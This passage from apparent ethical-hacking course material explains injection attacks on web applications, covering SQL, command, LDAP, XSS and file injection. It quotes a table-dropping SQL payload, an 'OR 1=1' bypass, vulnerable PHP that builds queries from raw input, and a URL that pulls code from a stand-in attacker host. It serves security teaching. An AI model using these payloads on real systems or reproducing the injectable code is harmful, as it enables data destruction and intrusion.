
Attackers inject malicious code, commands, or scripts in the input gates of flawed web applications such that the applications interpret and run the newly supplied malicious input, which in turn allows them to extract sensitive information. By exploiting injection flaws in web applications, attackers can easily read, write, delete, and update any data (i.e., relevant or irrelevant to that particular application). There are many types of injection flaws, some of which are discussed below:

- **SQL Injection**: SQL injection is the most common website vulnerability on the Internet, and it is used to take advantage of non-validated input vulnerabilities to pass SQL commands through a web application for execution by a backend database. In this technique, the attacker injects malicious SQL queries into the user input form either to gain unauthorized access to a database or to retrieve information directly from the database.
- **Command Injection**: Attackers identify an input validation flaw in an application and exploit the vulnerability by injecting a malicious command in the application to execute supplied arbitrary commands on the host operating system. Thus, such flaws are extremely dangerous.
- **LDAP Injection**: LDAP injection is an attack method in which websites that construct LDAP statements from user-supplied input are exploited for launching attacks. When an

application fails to sanitize the user input, the attacker modifies the LDAP statement with the help of a local proxy. This, in turn, results in the execution of arbitrary commands such as granting access to unauthorized queries and altering the content inside the LDAP tree.

- **Cross-Site Scripting (XSS)**

  XSS flaws occur when an application includes untrusted data in a new web page without proper validation or escaping, or when an application updates an existing web page with user-supplied data using a browser API that can create JavaScript. XSS allows attackers to inject and execute scripts in the victim's browser, which can hijack user sessions, deface websites, or redirect the user to malicious sites.



SQL Injection Attacks

- SQL injection attacks use a **series of malicious SQL queries** to directly manipulate the database
- An attacker can use a vulnerable web application to **bypass normal security measures** and obtain direct access to valuable data
- SQL injection attacks can often be executed from the **address bar**, from within application fields, and through queries and searches

```
test');DROP TABLE Messages;--
```

When this code is sent to the database server, it drops the Messages table

```
<?php
function save_email($user,
$message)
{
  $sql = "INSERT INTO
Messages (
              user, message
        )  VALUES  (
        '$user',
'$message'
        )";
  return mysql_query($sql);
}
?>
```

SQL Injection vulnerable server code

Note: For complete coverage of SQL Injection concepts and techniques, refer to Module 15: SQL Injection

SQL Injection Attacks

SQL injection attacks use a series of malicious SQL queries or SQL statements to directly manipulate the database. Applications often use SQL statements to authenticate users, validate roles and access levels, store and retrieve information for the application and user, and link to other data sources. SQL injection attacks work because the application does not properly validate the input before passing it to an SQL statement. For example, consider the following SQL statement:

```
SELECT * FROM tablename WHERE UserID= 2302
```

becomes the following with a simple SQL injection attack:

```
SELECT * FROM tablename WHERE UserID= 2302 OR 1=1
```

The expression "**OR 1=1**" evaluates to the value "**TRUE,**" often allowing the enumeration of all user ID values from the database. An attacker uses a vulnerable web application to bypass normal security measures and obtain direct access to valuable data. Attackers carry out SQL injection attacks from the web browser's address bar, form fields, queries, searches, and so on. SQL injection attacks allow attackers to

- Log into the application without supplying valid credentials
- Perform queries against data in the database, often even data to which the application would not normally have access
- Modify database contents or drop the database altogether
- Use the trust relationships established between the web application components to access other databases


function save_email($user, $message)
{
  $sql = "INSERT INTO Messages (
            user, message
        )  VALUES  (
'$user', '$message'
        )";
  return mysql_query($sql);
}
?>
```

Figure 14.8: SQL Injection attack

Note: For complete coverage of SQL injection concepts and techniques, refer to Module 15: SQL Injection.



Command Injection Attacks

Shell Injection

- An attacker tries to **craft an input string** to gain shell access to a web server
- Shell injection functions include **system()**, **StartProcess()**, **java.lang.Runtime.exec()**, **System.Diagnostics.Process.Start()**, and similar API commands

HTML Embedding

- This type of attack is used to **deface websites virtually**. Using this attack, an attacker adds **extra HTML-based** content to the vulnerable web application
- In HTML embedding attacks, a user adds input to a web script that is then used in the output HTML without being checked for **HTML code** or **scripting**

File Injection

- Attackers exploit this vulnerability to inject **malicious code** into **system files**
- `http://www.certifiedhacker.com/vulnerable.php?COLOR=http://evil/exploit?`

Command Injection Attacks

Command injection flaws allow attackers to pass malicious code to different systems via web applications. The attacks include calls to an operating system over system calls, use of external programs over shell commands, and calls to backend databases over SQL. Scripts in Perl, Python, and other languages execute and insert poorly designed web applications. If a web application uses any type of interpreter, attackers insert malicious code to inflict damage.

